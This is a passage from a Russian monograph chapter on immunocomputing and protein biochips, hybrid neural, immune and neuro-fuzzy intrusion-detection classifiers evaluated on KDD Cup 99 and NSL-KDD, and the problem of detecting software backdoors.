Белки и клетки можно считать двумя базовыми компонентами обработки информации иммунными сетями. Имеются два основных вида иммунных клеток: *В-клетки и Т-клетки*. Эти клетки вырабатывают специальные белки, играющие принципиальную роль для иммунного ответа. Соответственно, различают два вида белков: «*свободные белки*» независимые от клеток, и белки, связанные с клеточной мембраной в качестве клеточных рецепторов. Примерами свободных белков могут быть любые *пептиды* (небольшие белки), *антигены, антитела (иммуноглобулины)*, вырабатываемые *В-клетками*, а также различные сигнальные *пептиды (лимфокины)*, вырабатываемые *Т-клетками*. Примерами рецепторов могут быть белки так называемого «*главного комплекса гистосовместимости*». Они используются иммунной системой как универсальные маркеры «*свой – чужой*» для любой клетки, а также для ассоциативного распознавания «*чужих*» антигенов на поверхности «своих» клеток.

С другой стороны, архитектура любого компьютера включает, по крайней мере, две основных компоненты: память и процессор. Они могут быть собраны в отдельных модулях, таких как RAM и CPU в традиционных ПК, или распределены среди других структурных элементов, таких, как «нейрон» нейрокомпьютера или «клетка» клеточного автомата [253–259]. Тем не менее, память и процессор являются неотъемлемыми компонентами любого компьютера. В соответствии с этим *А. О. Тараканов* предложил следующую архитектуру иммуночипа (см. рис. 4.6.)




Рис. 4.6. ***Возможная архитектура иммуночипа***

На этом рисунке каждая ячейка памяти представлена точкой. Ячейки собраны в пять слоев-массивов (сверху вниз):

- выходной слой (*w-слой*), каждая ячейка которого содержит число как значение энергии связывания между соответствующими ячейками *P-слоя* и *R-слоя*;
- входной слой (*P-слой*) каждая ячейка которого содержит вектор как «пробу» для распознавания;
- промежуточный слой (M-*слой*), который хранит матрицу для задания энергии связывания;
- массив «образцов» (*R-слой*), ячейки которого содержат единичные векторы в качестве хранимых образов;
- управляющий слой (C-*слой*), ячейки которого содержат единичные векторы для изменения хранимых образов в процессе обучения.




Рис. 4.7. ***Четыре горизонтальных «соседа» ячейки памяти***

Было допущено, что каждая ячейка памяти имеет строго определенные соседние ячейки, а именно, у каждой клетки есть «соседи»:

- четыре вертикальных, расположенных в других массивах в точности сверху и снизу от ячейки;
- четыре горизонтальных, расположенных крестообразно в том же массиве (см. рис. 4.7).

Содержимое каждой ячейки получило название «*состояние*». Тогда под основной функцией иммуночипа стали понимать вычисление состояний выходного массива по состояниям входного массива, в соответствии с хранимыми образцами, которые могут изменяться динамически. Для этой цели процессорным элементам иммуночипа достаточно определять взаимодействия только между соседними ячейками. Очевидно, такие вычисления для всех ячеек могут выполняться независимо, а поэтому одновременно (параллельно). Следует отметить, что вертикальные взаимодействия между ячейками такого иммуночипа соответствуют взаимодействиям биомолекул на биочипах, называемых также «микромассивами» [253–259]. Действительно, микромассивы биочипа являются упорядоченным расположением образцов таких, как фрагменты ДНК или белки (соответствуют *R*-слою иммуночипа). Эти образцы закреплены на твердой поверхности, такой, как нейлон, стекло, или силикон *(C-слой)*, и взаимодействуют с набором тестируемых проб *(P-слой)*. Результат взаимодействия (связывания) между пробами и образцами определяется по флюоресцентному или электрическому сигналу (*w-слой)*. С другой стороны, если каждая ячейка иммуночипа имеет только несколько дискретных состояний, и все ячейки изменяют состояния одновременно в дискретные моменты, тогда горизонтальные взаимодействия в пределах каждого массива реализуют хорошо известные машины клеточных автоматов или т.н. «возбудимые среды». Однако, такие частные случаи были еще недостаточны для моделирования характерных свойств иммунных сетей. Поэтому *А. О. Таракановым* было сделано допущение, что каждая ячей-

ка памяти иммуночипа должна быть способной хранить набор (вектор) действительных чисел (с плавающей точкой), а процессорные элементы должны быть способны вычислять такие векторы в зависимости от взаимодействий ячейки с вертикальными и горизонтальными соседями.

Биочипы

В ходе исследований было разработано несколько образцов биочипов, а также несколько версий программного эмулятора иммунокомпьютера [253–259]. Существенно, что по сравнению с традиционными диагностическими методами и тест-системами опытные образцы биочипов позволяют проводить массовые параллельные исследования за счет проверки тысячи и более образцов одновременно. Биочипы оказались существенно меньше по размеру, чем традиционные тест-системы, а также сверхчувствительны даже к очень малому количеству проб и значительно сократили время диагностики.

К настоящему моменту достигнуты определенные успехи в разработке и применении ДНК биочипов. Но молекулы ДНК не являются единственным биологическим материалом, который может быть «отпечатан» на поверхности биочипа. Существует возможность создания белковых массивов, хотя эта задача является гораздо более сложной по многим причинам. Поэтому разработка белковых биочипов и их применения в настоящее время находятся лишь на самом начальном этапе. Опубликовано всего несколько работ, в которых показана возможность проведения иммунных реакций антиген-антитело на биочипе.

Тем не менее, в качестве естественного развития иммунокомпьютинга, *А. О. Тараканoвым* было предложено создать прототип белкового биочипа. Такой предварительно активированный биочип, готовый принять как белки, так и ДНК, должен был формировать основу для нового поколения современных тест-систем биодиагностики. Этот базовый прототип также рассматривается в качестве ядра будущего биомолекулярного компьютера.

Предлагаемый биочип включает следующие основные компоненты:

– плата биочипа на основе тонких монолитных макропористых биомембран с массивом микроячеек;

– белок стрептавидин, связанный с поверхностью микроячеек и исполняющий роль «молекулярного адаптера» для закрепления образцов белков и ДНК;

– «ридер» биочипа, которым является специальная сканирующая система с программным обеспечением для ввода в ПК и анализа результатов диагностики в каждой микроячейке.

В результате были разработаны три биочипа: один как базовый прототип и два как его специальные применения. Базовый прототип позволил связывать широкий спектр молекулярных образцов на поверхности микроячеек и исследовать их взаимодействие с пробами. Этот прототип был использован для разработки широкого ряда тест-систем.

В качестве платы биочипа было предложено использовать тонкие монолитные макропористые мембраны, называемые также «конвективной средой взаимодействия» (КСВ). Эти мембраны были изготовлены из специального модифицированного перекрестно связанного биополимера. Исходно они разрабатывались для лабораторного и производственного выделения и очистки белков, а также использовались в качестве биосенсоров и как компоненты диагностических наборов. Пористый полимер сначала имел средний размер пор 800 нм, причем этот размер можно было менять, оптимизируя его в зависимости от назначения биочипа. Полимер обладал тщательно сбалансированными гидрофобно-гидрофильными свойствами, что позволило сравнительно просто формировать на плате адресуемые массивы специальных белков. Важным преимуществом использования КВС как платы биочипа стало их совместимость с биологическими тканями, что позволило использовать подобные биочипы как имплантаты.

Молекулярный адаптер

В качестве специального белка, закрепляемого непосредственно на КВС-плате, использовался стрептавидин. Этот белок, вырабатываемый определенным видом бактерий, является одним из наиболее стабильных среди известных белков. Он сохраняет свою функциональную структуру при высоких температурах, в широком диапазоне *pH*, в присутствии высоких концентраций денатурирующих агентов и органических растворителей и т. д. При этом гидрофобные свойства стрептавидина обеспечивают его стабильное связывание с платой биочипа.

Стрептавидин известен также благодаря его чрезвычайно высокой силе («аффинности») связывания с биотином. Биотин – это витамин (витамин *H*), синтезируемый растениями, большинством бактерий и некоторыми грибами. В настоящее время биотин широко используется в качестве реагента в биотехнологии,

биохимии и иммунологии. Взаимодействие между стрептавидином и биотином является одним из самых сильных нековалентных взаимодействий, известных для белков и связываемых ими молекул (лигандов). Поэтому связывание биотинилированных белковых молекул со стрептавидином также является чрезвычайно стабильным, и при этом не зависит от свойств конкретного белка (гидрофобности и гидрофильности, изоэлектрической точки, доступности активных функциональных групп и др.).

Существующие в настоящее время методы позволяют достаточно легко и эффективно присоединять биотин к различным молекулам (в том числе к белкам и ДНК) без нарушения их биологической активности. Биотинилирование белков – это достаточно мягкий метод, поэтому снижение биологической активности (инактивация) белка в процессе связывания с биотином сводится к минимуму. В результате антигены и антитела, закрепляемые на плате биочипа посредством стрептавидин-биотин мостика как своеобразного «молекулярного адаптера», сохраняют свои иммунологические свойства в значительно большей степени, чем, если бы они закреплялсь на плате непосредственно.

Таким образом, соединение стрептавидин-биотин технологии с технологией биочипов стало оправданным шагом. Стало возможным использовать полимерную плату, несущую стрептавидин на поверхности пор для связывания различных биотинилированных молекул (например, белков и ДНК, а также их фрагментов) в конкретных адресуемых микроячейках биочипа. В результате это позволяет обеспечить сверхчувствительные тесты диагностики для выявления в пробах не только повышенных уровней биомолекул мишеней, но также и их уровней в норме.

Краткие выводы

Иммунокомпьютинг *А. О. Тараканова* [253–259] позволяет преодолеть известные недостатки искусственных иммунных систем. Основной его целью является разработка нового подхода к вычислениям на основе математической абстракции принципов обработки информации молекулами белков и иммунными сетями. Такой подход ведет к появлению компьютера нового типа – иммунокомпьютера, по аналогии с широко распространенными нейрокомпьютерами на основе моделей нейронов и нейронных сетей.

Принципиальное отличие иммунокомпьютинга от других типов вычислений вытекает из функций их базовых элементов, которые определяются биологическими прототипами, и математическими моделями. К примеру, если искусственный нейрон рассматривается как пороговый сумматор, имеющий фиксированные связи с другими нейронами, то базовый элемент иммунокомпьютинга должен моделировать совсем другие явления. Основными из них представляются свободное достижение устойчивого состояния («свертывание», или «самосборка») и свободное связывание с другими элементами в зависимости от их состояний.

Ранее не существовало математических моделей, даже приближающихся к удовлетворению таких требований. Поэтому *А. О. Таракановым* [253–259] было предложено новое понятие формального пептида, или протеина (ФП), как математическая абстракция ключевых молекулярно-биологических механизмов поведения белков. ФП имеет для ИК то же значение, что искусственный (или формальный) нейрон для нейрокомпьютинга. Далее, свободные взаимодействия между ФП позволяют определить математическое понятие *формальной иммунной сети* (ФИС). В дальнейших исследованиях было показано [259], что такие сети способны к обучению, распознаванию и принятию решений, как и другие системы искусственного интеллекта.

Наиболее близкими к формальным иммунным системам можно считать математические модели на основе теории иммунных сетей *Н. Ерне*, а также клеточные автоматы. Однако потребовалось существенно дополнить и развить оба эти подхода для учета весьма специфических механизмов взаимодействий между белками и между иммунными клетками.

В качестве примеров использования иммунокомпьютинга *А. О. Тараканова* и его последователей как нового подхода к обработке информации можно указать решения следующих задач:

– распознавание образов и анализ данных на основе принципов биомолекулярного узнавания;

– представление формальных языков и решение задач на основе аналогии между поведением слов и биомолекул;

– моделирование естественных и технических систем на основе принципов взаимодействий между биомолекулами.

Однако для эффективного выполнения подобных вычислений необходима реализация иммунокомпьютинга в виде специальных электронных схем («*иммуночипов*»).

4.2. Усиление возможностей иммунных детекторов путем комплексирования

По мнению ряда последователей такого подхода, это позволяет нивелировать недостатки базовых классификаторов, используемых по отдельности. Так, в работах [269] рассмотрены комбинации из двух базовых классификаторов: дерева решений и *SVM*. Тестовые данные подаются сначала на вход дерева решений, а затем на вход *SVM* классификатора. Результаты классификации сравниваются и, в случае расхождения, результирующее решение принимается на основе взвешенного голосования. В [270] рассмотрена решающая схема из трех нейронных сетей и классификатора *SVM*. Выходное значение гибридного классификатора представляет собой взвешенную сумму четырех выходов. При этом веса вычисляются на основе минимизации среднеквадратичной ошибки. В [271] рассмотрена комбинация иммунной системы и самоорганизующихся карт *Кохонена*. При этом для обучения иммунной системы используется алгоритм отрицательного отбора. В [273–274] рассмотрена комбинация иммунной системы и многослойных нейронных сетей. Для обучения используется алгоритм клональной селекции. Эксперименты были проведены на наборе данных *KDD Cup 99* и показали высокую способность детекторов приспосабливаться к новым типам кибератак [275–280]. В работе [281] рассмотрены возможности метода *SVM* и нейронных сетей для классификации записей из набора данных *NSL-KDD*. В результате уровень классификации удалось повысить примерно на 1,6 % по сравнению с классификаторами, взятыми по отдельности. Авторы [282–286] предложили комбинированную схему из нескольких нейронных сетей, обученных различными алгоритмами. На тестовой выборке, состоящей из 6890 образцов, была достигнута точность классификации выше 99 %. В работе [285] рассмотрена двухуровневая схема обнаружения кибератак на основе комбинации адаптивных нейро-нечетких модулей. Результирующая классификация была выполнена на основе нечеткого вывода *Мамдани* с двумя функциями принадлежности. Результаты обнаружения аномалий обработки записей подтверждают эффективность схемы гибридных классификаторов.

4.2.1. Снятие ограничений известных классификаторов кибератак

Характерной чертой гибридных систем защиты является комплексирование и использование различных классификаторов для снятия известных ограничений классификаторов кибератак. Например, комбинации из сигнатурных, и в качестве дополнительных – статически обученных нейронных сетей, нейронечетких классификаторов и динамически обучающихся иммунных детекторов. Это позволяет создавать достаточно гибкие и адаптивные системы кибербезопасности (см. табл. 4.4). При этом для обучения детекторов обнаружения кибератак могут использоваться различные тестовые наборы данных. Например, библиотека сигнатур *Snort (Cisco)* [269] множество записей *KDD Cup 99* [270–277], наборы данных *DARPA*, набор данных *NSLKDD и др.*

Характеристики	Генетические алгоритмы	Нейронные сети	Иммунные сети
Компоненты	Набор хромосом	Искусственные нейроны	Набор атрибутов
Расположение компонентов	Динамическое	Предопределенное	Динамическое
Структура	Дискретные компоненты	Сетевые компоненты	Дискретные компоненты
Хранение знаний	Набор хромосом	Соединения между элементами	Объединение компонентов
Движущие силы	Эволюционирование	Обучение	Обучение и эволюционирование
Описание движущей силы	Генерация и отбор компонентов	Конструкция и удаление связей	Генерация и отбор компонентов
Взаимодействие компонентов	Обмен	Сетевые соединения	Распознавание
Взаимодействие со средой	Функция приспособленности	Внешние раздражители	Функция распознавания

Таблица 4.4. ***Характеристики гибридных систем***

В работе *И. В. Котенко и А. Браницкого* [285] для решения задачи распознавания известных и неизвестных кибератак предложена комбинация из нейронных сетей, иммунных систем и нейро-нечетких классификаторов. Рассмотрим предлагаемое решение подробнее.

Предложен опытный образец системы из многослойных нейронных сетей с одним скрытым слоем. Типовая нейросеть состоит из трех слоев, в которых находятся идентичные по структуре вычислительные узлы, организованные таким образом, что выход одного нейрона соединяется с входом каждого нейрона следующего слоя. Здесь внешний слой нейронных элементов распределяет входные сигналы $X^{(1)}=(x_1^{(1)},\dots,x_{29}^{(1)})^T$, представляющие собой вычисленные параметры сетевого соединения, на нейронные элементы скрытого слоя. Набор входных сигналов $X^{(1)}$ представляет собой *29*-мерный (по числу вычисляемых атрибутов сетевого трафика) вектор признаков рассматриваемого сетевого соединения. Каждый элемент этого вектора нормализован и представляет собой вещественное число в интервале *[0; 1]*. Число нейронов в скрытом слое эвристически выбрано равным *20*. Входной сигнал для каждого узла этого слоя представляет собой взвешенную сумму выходных сигналов всех узлов предыдущего слоя.

Первый слой создает на входе активирующего элемента каждого узла второго слоя сигнал: $x_i^{(2)}=w_{i1}^{(1)}\cdot x_1^{(1)}+\dots+w_{i29}^{(1)}\cdot x_{29}^{(1)}+\theta_i, i=1,\dots,20, w_{ij}^{(1)}$ – веса, модифицирующие сигналы $X^{(1)}$; θ_i – параметр смещения *i*-го нейрона скрытого слоя. Последний выходной слой состоит из одного нейронного элемента и осуществляет отображение преобразованных исходных сигналов в два класса, которые характеризуют тип кибератаки или нормальное соединение. Сигнал $X^{(3)}$, подаваемый на его вход, формируется следующим образом: $X^{(3)}=w_1^{(2)}\cdot\varphi\left(x_1^{(2)}\right)+\dots+w_{20}^{(2)}\cdot\varphi\left(x_{20}^{(2)}\right)+\theta, \varphi(x)=th(x)$ – симметричная *сигмоидальная* функция активации; $w_j^{(2)}$ – весовые коэффициенты нейронов второго слоя; θ – параметр смещения выходного нейрона. Положительное значение выходного нейрона $\left(\varphi\left(X^{(3)}\right)>0\right)$ характеризует кибератаку. Отрицательное значение на выходе $\left(\varphi\left(X^{(3)}\right)<0\right)$характеризует нормальное соединение. Для распознавания типа кибератаки формируется отдельный нейросетевой детектор, выполняющий классификацию параллельно с остальными. Для его обучения используется обучающая выборка, состоящая из *50 %* соединений одного из типов атак и *50 %* нормального трафика. Для обучения нейросетевого классификатора применяется модифицированный алгоритм обратного распространения ошибки [270]. Среди его основных преимуществ можно отметить существенное увеличение скорости сходимости за счет динамической корректировки весов.

Иммунные детекторы были построены на основе эволюционной модели (Hofmeyr and Forrest) [267–269] с жизненным циклом, дополненной реализацией двухступенчатой фазы обучения и способностью детекторов «делиться» между собой накопленными знаниями об угрозах. Каждый иммунный детектор представляет собой самоорганизующуюся двухслойную сеть (карту) *Кохонена*. Первый слой распределяет входной сигнал $X=(x_1,\dots,x_{29})^T$ – вектор признаков сетевого соединения. Второй слой представляет собой двумерную квадратную решетку размером *15x15*. Каждая компонента $x_i(1\le i\le 29)$ входного сигнала связана с нейроном выходного слоя и имеет синаптический вес w_{ijk}. В сетях *Кохонена* применяется конкурентное обучение. При подаче вектора на вход карты побеждает тот нейрон выходного слоя, вектор весов которого в наименьшей степени отличается от входного вектора. Для нейрона-победителя *(i, j)* выполняется соотношение

$$d\left(X,W_{ij}\right)=\min_{\substack{1\le m15,\\ 1\le n\le 15}} d(X,W_{mn}) \tag{4.17}$$

где $d(X, W_{ij})$ – расстояние между входным вектором *X* и весовым вектором нейрона-победителя $(w_{1ij},\dots,w_{29ij})^T$. В процессе обучения вокруг нейрона-победителя образуется окружение из тех нейронов, чьи веса близки к весовому вектору нейрона-победителя относительно выбранной метрики. Их веса корректируются по правилу *Кохонена* $W_{pq}(t+1)=W_{pq}(t)+\gamma(X-W_{pq}(t))$, где γ – коэффициент скорости обучения; t – номер текущей итерации алгоритма; $1\le p\le 15, 1\le q\le 15$. Для распознавания каждого типа атаки выделяется несколько иммунных детекторов, которые обучаются на разных выборках из обучающего множества. За счет этого достигается создание уникальных классификаторов, разнообразных по своей структуре и способных реагировать на широкий спектр аномальной сетевой активности. После обучения детекторы подвергаются отрицательному отбору: для этого на их вход подается заранее подготовленная выборка, содержащая набор параметров только нормальных соединений. Те детекторы, которые распознали каждый элемент этого набора как нормальное соединение, допускаются к анализу сетевого тра-

фика. Остальные классификаторы обучаются повторно по ранее настроенным весовым коэффициентам (рис. 3.8).




Рис. 4.8. ***Жизненный цикл иммунного детектора***

Первая группа иммунных детекторов, прошедших стадию отрицательного отбора, становится клетками памяти, наделяется бесконечным сроком жизни и допускается к анализу сетевого трафика без возможности обучения других иммунных детекторов (в случае обнаружения атаки они не добавляют параметры обнаруженного аномального соединения в обучающее множество). Другая группа классификаторов имеет конечный срок жизни. Если за отведенный период времени такой детектор не обнаружил ни одной кибератаки, он направляется на повторный этап обучения. В противном случае его срок жизни увеличивается, и он производит запись признаков нелегитимной сессии в обучающее множество. Поэтому новое поколение детекторов будет использовать расширенное обучающее множество данных и охватывать новый набор аномальных соединений. Тем самым, описанная выше методика обучения иммунных детекторов включает в себя две стадии – настройку весовых коэффициентов с помощью образцов нелегитимного трафика и тестирование на предмет ложных срабатываний с помощью отрицательного отбора. Стоит отметить, что существенное значение в корректности обнаружения вторжений при помощи иммунных детекторов имеет специально подобранное значение порога. Слишком малое его значение означает возможность пропуска кибератак, а слишком большое значение увеличивает число ложных срабатываний.

Нейро-нечеткие классификаторы представляют собой пятислойную сеть прямого распространения сигнала, в которой реализован нечеткий вывод *Такаги – Сугено*. Входом для такой сети являются количественные значения сетевых параметров, выход сети – результат идентификации соединения. Для дискретизации каждого входного значения было выбрано пять лингвистических термов: *{«малое», «небольшое», «среднее», «достаточно большое», «большое»}*. Первый слой вводит операцию фаззификации входных параметров и задает для них нечеткие термы. Для каждого терма этого слоя в качестве функции принадлежности выбрана колоколообразная функция

$$\left(1+\left|\frac{x-c}{a}\right|^{2b}\right)^{-1}. \tag{4.18}$$

Выходом этого слоя являются значения функций принадлежности для заданных значений входов. Второй слой задает антецеденты нечетких правил и осуществляет произведение входных сигналов или применяет операцию минимума для входных сигналов. Выход этого слоя – степень выполнения правил. Третий слой отвечает за нормализацию выходных значений предыдущего слоя. Каждый узел этого слоя вычисляет относительную степень выполнения входного нечеткого правила. В четвертом слое рассчитываются вклады каждого нечеткого правила в выход сети. Единственный узел пятого слоя агрегирует результат, полученный по каждому правилу. Для обучения применялся алгоритм обратного распространения ошибки и смешанный набор признаков соединений. Выход сети настраивался таким образом, чтобы он равнялся *1* в случае, если класс кибератаки соответствует типу данной сети, и *–1* в противном случае.

4.2.2. Возможная схема гибридизации классификаторов кибератак

Обобщенная схема гибридизации сигнатурного и адаптивного подходов представлена на рис. 4.9.

Для анализа пакетов и формирования параметров сессии использовалась система *Bro IDS* [268], к которой были добавлены дополнительные скрипты для обработки сетевых событий. В системе имеется встроенный интерпретатор сценариев, который обеспечивает обработку различных сетевых событий. При формировании записи о каждом сформированном соединении из поля данных и заголовка каждого пакета выделяются и вычисляются параметры, необходимые для классификации соединений. Также со-

бираются статистические сведения об открытых в данный момент соединениях. Опционально для уменьшения размерности входной вектор сжимается по методу главных компонент. Каждая группа детекторов, обученная для распознавания одного определенного типа соединения, обрабатывает последний набор признаков. Конечный результат классификации выдается терминальным классификатором.




Рис. 4.9. ***Пример схемы гибридизации***

В рамках этой схемы возможно применение нескольких методик обнаружения атак. Первая из них подразумевает, что каждая группа состоит из нескольких однотипных классификаторов, которые обучены на разных выборках из обучающего множества. Это позволяет создавать детекторы, которые отличаются друг от друга настроенными весовыми коэффициентами, и тем самым повышать количественные показатели обнаружения атак. Вторая методика предполагает применение гетерогенных классификаторов внутри каждой группы. Здесь для распознавания конкретного типа атаки использованы экземпляры каждой из трех моделей. В обоих случаях выходные значения от всех классификаторов могут быть рассмотрены как входной вектор для терминального классификатора. Рассмотрим подробнее процесс обнаружения атак. Его можно разбить на три этапа. На первом этапе осуществляется *IP*-дефрагментация сырых пакетов и сборка *TCP*-сегментов в сессии. Каждое соединение (сессия) есть последовательность TCP-пакетов за определенный временной интервал, в рамках которого происходит передача данных между парой удаленных хостов *<addr_src, port_src>* и *<addr_dst, port_dst>* с использованием определенного протокола. В процессе анализа сетевого трафика отслеживаются пакеты, инициирующие начало сессии (*SYN*) и служащие признаком ее завершения *(FIN, RST, timeout*). Каждую сессию можно охарактеризовать как набор параметров, элементы которого условно разбиты на две группы: атрибуты, полученные из заголовков пакетов (тип используемого протокола, признак равенства портов отправителя и получателя и т. п.), и статистические данные (количество соединений к заданному хосту в течение последних двух секунд, процентное число соединений к различным службам и т. п.). Кроме того, этот этап отвечает за первоначальное обнаружение сетевых аномалий путем проверки соответствия содержимого отдельных пакетов заданным регулярным выражениям в сигнатурном множестве.

Второй этап включает применение метода главных компонент и преобразование выходных параметров каждой сессии в сжатый набор атрибутов. Каждый элемент нового вектора есть линейная комбинация элементов старого вектора с коэффициентами, в роли которых выступают элементы собственных векторов матрицы ковариации исходных данных. Третий этап представляет собой применение нескольких групп адаптивных классификаторов. Каждая группа состоит из детекторов, отвечающих за распознавание одного определенного типа соединения. Для повышения скорости классификации каждый детектор обрабатывает входящий набор параметров параллельно с остальными. Терминальный классификатор может быть представлен несколькими способами. Простейший из них – процедура голосования по большинству. В этом случае классом соединения является тот, за который проголосовало большее количество детекторов внутри определенной группы. Другим методом для реализации терминального классификатора является взвешенное голосование [269] и его модификация – *бустинг* [270]. В этом случае каждому классификатору назначается соответствующий коэффициент, присвоенный ему в процессе обучения. Это позволяет более обоснованно применять тот или иной классификатор в зависимости от его показателей корректности распознавания кибератак, вычисленных на образцах обучающего множества.

Следующая задача заключается в выборе лучшего классификатора для каждой конкретной записи. Основной сложностью здесь является построение для каждого классификатора заданной области компе-

тентности в пространстве признаков [271]. Также было предложено использовать выходные значения от классификаторов первого уровня в качестве обучающего множества для терминального классификатора. Этот прием, известный как многоярусное обобщение (*stacked generalization*) [272], может быть реализован на основе методов интеллектуального анализа данных.

4.2.3. Оценка эффективности гибридного классификатора кибератак

Для оценки эффективности предложенной комбинации классификаторов был поставлен эксперимент на открытых тестовых наборов данных *KDD Cup 99 и NSL-KDD* [45, 217–236]. Здесь каждая запись представляла собой образ реальной сетевой сессии, описанной в виде набора из 41 параметра, и промаркированой как кибератака или нормальное (штатное) соединение. Разработанный опытный образец системы обнаружения вторжений осуществлял мониторинг на уровне данных, полученных из пакетных заголовков, и статистических сведений, сформированных методом скользящего окна. Было выбрано 29 параметров, удовлетворяющих этому требованию. Кроме того, для классификации соединений было выбрано *5* видов *DoS-атак* и *4* вида кибератак типа сканирование портов. Полученные от системы Bro данные были обработаны модулями, в которых был реализован механизм классификации соединений с применением предложенных детекторов. Для проверки эффективности функционирования моделей были выбраны следующие численные показатели:

$FP = \frac{n_{FP}}{n_{FP}+n_{TN}} \cdot 100\ \%$ – процентное количество образцов нормальных соединений, распознанных как атаки (false positive);

$TP = \frac{n_{TP}}{n_{TP}+n_{FN}} \cdot 100\ \%$ – процентное количество верно распознанных образцов аномальных соединений (*true positive*);

$CC = \frac{n_{CC}}{n} \cdot 100\ \%$ – процентное количество образцов сетевых соединений, класс которых был верно определен (correct classification).

Значение порога для иммунных детекторов было выбрано экспериментальным путем таким образом, чтобы на обучающих данных выполнялось $TP - FP + CC \rightarrow \max$.

Результаты экспериментов представлены в табл. 4.5.

Подход	KDD Cup 99			NSL-KDD		
	FP	TP	CC	FP	TP	CC
Нейронные сети	3,56	98,95	73,56	7,08	98,24	56,86
Иммунные детекторы	2,26	91,16	94,82	12,51	93,06	65,65
Нейронечеткие классификаторы	11,65	98,29	88,89	16,94	96,37	83,06
Комбинация подходов	1,31	99,98	77,04	5,11	99,85	57,96

Таблица 4.5. ***Показатели FP, TP, CC***

Как видно из полученных результатов, нейросетевые, нейро-нечеткие классификаторы и иммунные детекторами имеют сопоставимые значения корректно распознанных соединений при анализе сетевых параметров. При этом иммунные детекторы за счет динамической конфигурации весов способны модифицировать свою структуру в ответ на обнаруженные кибератаки. Поэтому в процессе анализа сетевого трафика показатели эффективности распознавания сетевых кибератак иммунными детекторами увеличиваются с течением времени. Этот механизм эволюции, а также обновляемый набор обучающих данных способствуют повышению распознавания ранее неизвестных типов кибератак.

В проведенном эксперименте нейронные сети показали лучшую степень распознавания образцов сетевых соединений. Для нейро-нечетких классификаторов характерен длительный процесс обучения. Это объясняется трудоемкостью вычислений, связанной с многоуровневой структурой сети, и настройкой параметров функций принадлежности в нечетких правилах. Тем не менее, показатель обнаружения кибер-

	back	neptune	pod	smurf	teardrop	ipsweep	nmap	ports-p	satan
back	100	0	0	0	0	0	0	0,46	3,37
neptune	0	99,98	0	0	0	0	0,56	99,99	99,93
pod	0	0	60,98	0	34,09	1,89	1,89	100	37,88
smurf	0	0	0	99,92	0	0	0,05	0	0,09
teardrop	0	0	56,63	0	100	0,2	0	100	100
ipsweep	0	0	0,4	0	0	100	91,95	1,69	0,4
nmap	0	0	0,43	0	0	44,16	100	44,59	44,59
ports-p	0,1	3,09	0,1	0	0	67,6	0,39	100	89,68
satan	0	88,64	0	0	0	9,28	0,25	88,26	99,87
normal	0,06	0,03	0,05	0,03	0	0,1	0,44	0,25	0,56

Таблица 4.6. ***Показатели эффективности распознавания кибератак комбинированными классификаторами, %***

атак для этих классификаторов является высоким и сопоставимым с показателем нейронных сетей. Кроме того, для каждого типа атаки были вычислены показатели обнаружения различными детекторами (см. табл. 4.6).

Так, в табл. 4.6 представлены показатели эффективности распознавания кибератак на наборе *KDD Cup 99* комбинированными классификаторами. В представленной таблице левый столбец – тип соединения, верхняя строка – тип класси фикаторов, их пересечение – процентное число правильно распознанных атак. Методом комбинирования отдельных классификаторов удалось добиться увеличения показателей обнаружения на *3,85 и 3,96 %* по сравнению со средним значением этой величины для отдельных классификаторов соответственно для *KDD Cup 99 и NSL-KDD*. В то же время показатель корректной классификации остался выше этого показателя для нейронных сетей. Таким образом, экспериментально было подтверждено, что построенная система обнаружения вторжений может быть использована в реальных компьютерных сетях и цифровых платформах *Индустрии 4.0*. При этом нейросетевые классификаторы хорошо себя показатели при обнаружении известных кибератак, а иммунные системы отличились при обнаружении ранее неизвестных типов кибератак.

4.3. Возможные решения задачи обнаружения программных закладок

В значительной степени кибербезопасность критически важной информационной инфраструктуры определяется возможностями своевременного обнаружения и нейтрализации *аппаратно-программных закладок* – так называемых «*цифровых бомб*», способных перевести защищаемую информационную инфраструктуру в некоторое *катастрофическое* состояние (как правило, *недопустимое и необратимое*). *Предложим ряд* новых методов и инструментальных средств обнаружения и нейтрализации деструктивных программных закладок на основе известных и авторских моделей и методов статического и динамического анализа программного обеспечения (ПО) [6–10, 235, 236, 257].

4.3.1. Постановка задачи обнаружения программных закладок

До своего проявления и разрушительного воздействия на защищаемую критически важную информационную инфраструктуру программные закладки проходят следующие типовые этапы жизненного цикла:

- Проектирование программной закладки;
- Разработка программной закладки;
- Внедрение программной закладки;
- Активация (инициация) программной закладки;
- Нарушения структуры и поведения защищаемой инфраструктуры.

Соответственно признаками наличия программных закладок в защищаемой инфраструктуре могут стать определенные дефекты структуры и поведения соответствующего программного обеспечения [9, 10, 25]. Понятно, что дефекты, выявляемые на первом этапе проектирования, будут коррелировать с дефектами на этапе разработки и по этой причине рассматриваться далее не будут. На заключительном этапе – Нарушения структуры и поведения защищаемой инфраструктуры – упомянутые признаки хорошо изучены разработчиками антивирусных средств защиты информации [143, 154], поэтому их также оставим без внимания. Основное внимание уделим активным этапам жизненного цикла программных закладок – *разработки, внедрения и активации* – которые представляют больший интерес для специалистов в области кибербезопасности [235, 236, 257]. На этапе разработки программные закладки могут быть преднамеренными и непреднамеренными (случайными). Как правило, непреднамеренные программные закладки появляются вследствие ошибок разработчиков программного обеспечения, а также известной беспечности использования в своих проектах открытого кода, например GitHub (www.github.com/), без должной проверки и верификации. По данным Центра информационной безопасности Университета Иннополис непреднамеренные программные закладки составляют примерно 60 % от общего числа закладок [235, 236, 257]. Преднамеренных программных закладок – около 40 % соответственно. Понятно, что от преднамеренных программных закладок исходят наибольшие риски прерывания бизнеса и киберустойчивости защищаемой инфраструктуры [257], особенно в условиях перехода на технологии *Индустрии 4.0*.

Специальные приемы бескопроматной доставки и внедрения программных закладок, их уникальность и целенаправленность, а также высокая сложность структуры и поведения защищаемой информационной инфраструктуры и недостаточность классических мер обеспечения кибербезопасности – все это превращает обнаружение и проактивное противодействие программным закладкам в весьма трудную задачу [269, 270, 271]. Для решения этой задачи требуются трудоемкие поисковые исследования и создание специальных моделей, методов и средств обеспечения требуемой киберустойчивости.

Критический анализ известных способов

К известным методам обнаружения программных закладок относятся: методы статического и динамического анализа программного обеспечения [271, 272, 273]. Также широкое распространение получают так называемые методы профилирования на основе контроля поведения критически важной информационной инфраструктуры в условиях роста угроз безопасности [257, 274, 275].

Однако проведение статического анализа в условиях отсутствия исходных текстов программ и программной документации требует поиска новых подходов, позволяющих эффективно обнаруживать, предупреждать и блокировать программные закладки. Предложим оригинальный способ решения упомянутой задачи на основе выявления программных дефектов с помощью исследования программного обеспечения с учетом *структурных, логических и операционных* свойств программ.

